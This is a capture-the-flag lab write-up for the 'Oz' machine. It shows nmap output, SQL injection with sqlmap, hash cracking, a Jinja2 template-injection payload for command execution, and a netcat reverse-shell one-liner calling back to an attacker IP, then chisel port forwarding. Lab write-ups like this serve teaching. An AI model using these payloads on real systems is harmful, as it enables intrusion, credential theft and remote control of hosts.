Oz

Synopsis

Oz teaches about web application enumeration, SQL Injection, Server-Side Template Injection, SSH tunnelling, and how Portainer functionality can be abused to compromise the host operating system. The techniques learned here are directly applicable to real-world situations.

Skills


- Web application enumeration techniques
- Knowledge of SQL injection attacks
- Knowledge of Linux
- Extracting and cracking hashes
- Server-Side template injection
- Port forwarding
- Privilege escalation via Portainer
- Docker escape

Exploitation

As always we start with the nmap to check what services/ports are open


```
└─# nmap -A 10.10.10.96
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-05 05:07 EDT
Nmap scan report for 10.10.10.96
Host is up (0.11s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Werkzeug httpd 0.14.1 (Python 2.7.14)
|_http-title: OZ webapi
|_http-trane-info: Problem with XML parsing of /evox/about
8080/tcp open  http    Werkzeug httpd 0.14.1 (Python 2.7.14)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
| http-title: GBR Support - Login
|_Requested resource was http://10.10.10.96:8080/login
|_http-trane-info: Problem with XML parsing of /evox/about
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (94%), Linux 3.10 - 4.11 (92%), Linux 3.2 - 4.9 (92%), Linux 5.1 (92%), Linu
%), Linux 3.16 (89%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.2 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   130.38 ms 10.10.14.1
2   78.15 ms  10.10.10.96

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.75 seconds
```

We have only two web ports open,
Let’s then start from 80/HTTP, what gave us a blank page with just one line information



Please register a username!

When we put /user in the request , we got a gibberish response



Yet when we changed it into /users, we got a valid server’s response

Request

Pretty Raw Hex

```
GET /users HTTP/1.1
Host: 10.10.10.96
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 79
4 Server: Werkzeug/0.14.1 Python/2.7.14
5 Date: Sat, 05 Aug 2023 09:59:41 GMT
6
7
8 <title>
    OZ webapi
  </title>
9 <h3>
    Please register a username!
  </h3>
10
```

This confirms that /users is a valid directory, let's now try to find other directories/files

After putting /simon we got "null" as an answer

Request

Pretty Raw Hex

```
GET /users/simon HTTP/1.1
Host: 10.10.10.96
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 5
4 Server: Werkzeug/0.14.1 Python/2.7.14
5 Date: Sat, 05 Aug 2023 10:01:13 GMT
6
7 null
8
```

But when we put "admin" we got a valid response (what confirms that /admin is a valid directory)

Request

Pretty Raw Hex

```
GET /users/admin HTTP/1.1
Host: 10.10.10.96
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 21
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sat, 05 Aug 2023 10:01:29 GMT

{
  "username":"admin"
}
```

Now, let's put a ' to check if the page is vulnerable to SQL injection And as a result we got 500- Internal server error (this confirms that it's vulnerable to SQL injection)

Request

Pretty Raw Hex

```
GET /users/admin' HTTP/1.1
Host: 10.10.10.96
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render

```
HTTP/1.0 500 INTERNAL SERVER ERROR
Content-Type: text/html
Content-Length: 291
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sat, 05 Aug 2023 10:03:17 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  500 Internal Server Error
</title>
<h1>
  Internal Server Error
</h1>
<p>
  The server encountered an internal error and was unable
  complete your request.  Either the server is overloaded
  there is an error in the application.
</p>
```

We put our HTTP request via sqlmap to dump a content of the database

```
└─# sqlmap -r res.txt --dbms=mysql --risk 3 --level 5 --threads 10 --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's re
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by

[*] starting @ 06:06:51 /2023-08-05/

[06:06:51] [INFO] parsing HTTP request from 'res.txt'
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[06:06:51] [INFO] testing connection to the target URL
[06:06:52] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:06:52] [INFO] testing if the target URL content is stable
[06:06:52] [INFO] target URL content is stable
[06:06:52] [INFO] testing if URI parameter '#1*' is dynamic
[06:06:52] [INFO] URI parameter '#1*' appears to be dynamic
[06:06:53] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[06:06:53] [INFO] testing for SQL injection on URI parameter '#1*'
[06:06:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:06:55] [INFO] URI parameter '#1*' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[06:06:55] [INFO] testing 'Generic inline queries'
[06:06:55] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[06:06:55] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[06:06:55] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[06:06:55] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[06:06:55] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[06:06:56] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[06:06:56] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[06:06:56] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
```

```
[06:07:22] [INFO] testing MySQL
[06:07:22] [INFO] confirming MySQL
[06:07:22] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.0 (MariaDB fork)
[06:07:22] [INFO] fetching database names
[06:07:23] [INFO] starting 4 threads
[06:07:23] [INFO] retrieved: 'information_schema'
[06:07:23] [INFO] retrieved: 'ozdb'
[06:07:23] [INFO] retrieved: 'performance_schema'
[06:07:23] [INFO] retrieved: 'mysql'
available databases [4]:
[*] information_schema
[*] mysql
[*] ozdb
[*] performance_schema
```

As a result we extracted a bunch of password hashes


```
Database: ozdb
Table: users_gbw
[6 entries]
+-------------+-----------------------------------------------------------------------------------------------+
| username    | password                                                                                      |
+-------------+-----------------------------------------------------------------------------------------------+
| dorthi      | $pbkdf2-sha256$5000$aA3h3LvXOseYk3IupVQKgQ$ogPU/XoFb.nzdCGDulkW3AeDZPbK580zeTxJnG0EJ78 |
| tin.man     | $pbkdf2-sha256$5000$GgNACCFkDOE8B4AwZgzBuA$IXewCMHWhf7ktju5Sw.W.ZWMyHYAJ5mpvWialENXofk |
| wizard.oz   | $pbkdf2-sha256$5000$BCDkXKuVMgaAEMJ4z5mzdg$GNn4Ti/hUyMgoyI7GKGJWeqlZg28RIqSqspvKQq6LWY |
| coward.lyon | $pbkdf2-sha256$5000$bU2JsVYqpbT2PqcUQmjN.Q$hO7DfQLTL6Nq2MeKei39Jn0ddmqly3uBxO/tbBuw4DY |
| toto        | $pbkdf2-sha256$5000$Zax17l1Lac25V6oVwnjPWQ$oTYQQVsuSz9kmFggpAWB0yrKsMdPjvfob9NfBq4Wtkg |
| admin       | $pbkdf2-sha256$5000$d47xHsP4P6eUUgoh5BzjfA$jWgyYmxDK.slJYUTsv9V9xZ3WWwcl9EBOsz.bARwGBQ |
+-------------+-----------------------------------------------------------------------------------------------+
```

Now we need to launch hashcat to crack those hashes


```
└─# hashcat hash /usr/share/dirb/wordlists/common.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1
=====================================================================================================================================
* Device #1: pthread-penryn-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 721/1507 MB (256 MB allocatable), 1MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

20300 | Python passlib pbkdf2-sha256 | Framework

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile 'hash' on line 3 ($pbkdf ... oyI7GKGJWeqlZg28RIqSqspvKQq6LWY ): Token length exception
Hashfile 'hash' on line 4 ($pbkdf ... 2MeKei39Jn0ddmqly3uBxO/tbBuw4DY ): Token length exception
Hashfile 'hash' on line 5 ($pbkdf ... mFggpAWB0yrKsMdPjvfob9NfBq4Wtkg ): Token length exception

* Token length exception: 3/6 hashes
  This error happens if the wrong hash type is specified, if the hashes are
  malformed, or if input is otherwise not as expected (for example, if the
  --username option is used but no username is present)

Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
```

And after a while we got a valid credentials for user wizard.oz:wizardofoz22


Now, we accessed 8080/HTTP, what presented us with the following login page



We used credentials that we extracted from the database via sqlmap to login



The application offers an ability to create tickets



GBR Support

ID	Name	Description
1	GBR-987	Description
2	GBR-1204	Description
3	GBR-1205	Description
4	GBR-1389	Description
5	GBR-4034	Description
6	GBR-5012	Description
7	GBR-7890	Description
8	GBR-7945	Description
9	GBR-8011	Description
10	GBR-8042	Description
11	GBR-8457	Description
12	GBR-9872	Description

© Golden Brick Road LLC

Let’s generate ticket request and capture it via BurpSuit to check if it’s vulnerable to injection attacks

```
POST / HTTP/1.1
Host: 10.10.10.96:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://10.10.10.96:8080
Connection: close
Referer: http://10.10.10.96:8080/
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IndpemFyZC5veiIsImV4cCI6MTY5MTIzNDU1M30.R8kweu_T6oL0SscSwPCggHiXLi_
UhVF7nqM8PiWFXkQ
Upgrade-Insecure-Requests: 1

name=simon&desc=simonella%0D%0A
```

And after a bit of testing, the field proved to be vulnerable to template injection

```
Pretty  Raw  Hex
POST / HTTP/1.1
Host: 10.10.10.96:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://10.10.10.96:8080
Connection: close
Referer: http://10.10.10.96:8080/
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IndpemFyZC5veiIsImV4cCI6MTY5M
TIzNDU1M30.R8kweu_T6oL0SscSwPCggHiXLi_UhVF7nqM8PiWFXkQ
Upgrade-Insecure-Requests: 1

name=simon&desc={{config}}
```

```
Pretty  Raw  Hex  Render
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 1716
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sat, 05 Aug 2023 10:53:42 GMT

Name: simon desc: &lt;Config {&#39;JSON_AS_ASCII&#39;: True,
&#39;USE_X_SENDFILE&#39;: False, &#39;SQLALCHEMY_DATABASE_URI&#39;:
&#39;mysql+pymysql://dorthi:N0P14c3L1keH0me@10.100.10.4/ozdb&#39;,
&#39;SESSION_COOKIE_SECURE&#39;: False, &#39;SQLALCHEMY_TRACK_MODIFICATIONS&#39;:
None, &#39;SQLALCHEMY_POOL_SIZE&#39;: None, &#39;SQLALCHEMY_POOL_TIMEOUT&#39;:
None, &#39;SESSION_COOKIE_PATH&#39;: None, &#39;SQLALCHEMY_RECORD_QUERIES&#39;:
None, &#39;SESSION_COOKIE_DOMAIN&#39;: None, &#39;SESSION_COOKIE_NAME&#39;:
&#39;session&#39;, &#39;SQLALCHEMY_BINDS&#39;: None,
&#39;SQLALCHEMY_POOL_RECYCLE&#39;: None, &#39;MAX_COOKIE_SIZE&#39;: 4093,
&#39;SESSION_COOKIE_SAMESITE&#39;: None, &#39;PROPAGATE_EXCEPTIONS&#39;: None,
&#39;ENV&#39;: &#39;production&#39;, &#39;DEBUG&#39;: False,
&#39;SQLALCHEMY_COMMIT_ON_TEARDOWN&#39;: False, &#39;SECRET_KEY&#39;: None,
&#39;EXPLAIN_TEMPLATE_LOADING&#39;: False, &#39;SQLALCHEMY_NATIVE_UNICODE&#39;:
None, &#39;MAX_CONTENT_LENGTH&#39;: None, &#39;SQLALCHEMY_ECHO&#39;: False,
&#39;APPLICATION_ROOT&#39;: &#39;/&#39;, &#39;SERVER_NAME&#39;: None,
&#39;PREFERRED_URL_SCHEME&#39;: &#39;http&#39;,
&#39;JSONIFY_PRETTYPRINT_REGULAR&#39;: False, &#39;TESTING&#39;: False,
&#39;PERMANENT_SESSION_LIFETIME&#39;: datetime.timedelta(31),
&#39;TEMPLATES_AUTO_RELOAD&#39;: None, &#39;TRAP_BAD_REQUEST_ERRORS&#39;: None,
&#39;JSON_SORT_KEYS&#39;: True, &#39;JSONIFY_MIMETYPE&#39;:
&#39;application/json&#39;, &#39;SQLALCHEMY_MAX_OVERFLOW&#39;: None,
&#39;SESSION_COOKIE_HTTPONLY&#39;: True, &#39;SEND_FILE_MAX_AGE_DEFAULT&#39;:
datetime.timedelta(0, 43200), &#39;PRESERVE_CONTEXT_ON_EXCEPTION&#39;: None,
&#39;SESSION_REFRESH_EACH_REQUEST&#39;: True, &#39;TRAP_HTTP_EXCEPTIONS&#39;:
False}&gt;
```

Now we can leverage this vulnerability to get a remote code execution on the system and reverse shell

```
Pretty  Raw  Hex
POST / HTTP/1.1
Host: 10.10.10.96:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Origin: http://10.10.10.96:8080
Connection: close
Referer: http://10.10.10.96:8080/
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IndpemFyZC5veiIsImV4cCI6MTY5M
TIzNDU1M30.R8kweu_T6oL0SscSwPCggHiXLi_UhVF7nqM8PiWFXkQ
Upgrade-Insecure-Requests: 1

name=simon&desc={{config.__class__.__init__.__globals__['os'].popen('ls').read()}}
```

```
Pretty  Raw  Hex  Render
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 54
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sat, 05 Aug 2023 11:01:14 GMT

Name: simon desc: Dockerfile
run.py
start.sh
ticketer
```

```
Pretty    Raw    Hex                                                    \n  ≡
POST / HTTP/1.1
Host: 10.10.10.96:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 166
Origin: http://10.10.10.96:8080
Connection: close
Referer: http://10.10.10.96:8080/
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IndpemFyZC5veiIsImV4cCI6MTY5M
TIzNDU1M30.R8kweu_T6oL0SscSwPCggHiXLi_UhVF7nqM8PiWFXkQ
Upgrade-Insecure-Requests: 1

name=simon&desc=
{{config.__class__.__init__.__globals__['os'].popen("rm+/tmp/f%3bmkfifo+/tmp/f%3bc
at+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.5+5555+>+/tmp/f").read()}}
```

And we got an access to the target

```
/bin/sh: python3: not found
script -qc /bin/bash /dev/null
/bin/sh: script: not found
ls -al
total 28
drwxr-xr-x    5 root     root          4096 Sep 22  2022 .
drwxr-xr-x   53 root     root          4096 Sep 22  2022 ..
drwxr-xr-x    2 root     root          4096 Apr 25  2018 .secret
-rw-r--r--    1 root     root           363 May  4  2018 Dockerfile
-rw-r--r--    1 root     root           143 Apr 10  2018 run.py
-rwxr--r--    1 root     root           293 Apr 25  2018 start.sh
drwxr-xr-x    4 root     root          4096 Sep 22  2022 ticketer
```

But we are in a docker container

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN ql
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
13: eth0@if14: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc
    link/ether 02:42:0a:64:0a:02 brd ff:ff:ff:ff:ff:ff
    inet 10.100.10.2/29 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:aff:fe64:a02/64 scope link
       valid_lft forever preferred_lft forever
```


We started from enumerating files and directories, what informed us about existence of another docker container 10.100.10.4 on which mysql database is hosted, we also found credentials to the database

```
'mysql+pymysql://dorthi:N0Pl4c3L1keH0me@10.100.10.4/ozdb'
```

In order to access this container, we uploaded chisel and performed port forwarding

```
drwxr-xr-x    4 root     root          4096 Sep 22  2022 ticketer
chmod 777 chisel
./chisel client 10.10.14.5:4444 R:3306:10.100.10.4:3306 &
2023/08/05 11:22:43 client: Connecting to ws://10.10.14.5:4444
2023/08/05 11:22:43 client: Fingerprint 6a:60:5b:03:99:ab:42:a3:f8:64:2f:20:ca:53:6d:5e
2023/08/05 11:22:43 client: Connected (Latency 149.198706ms)
```

Now we can access mysql container from our attacker’s machine

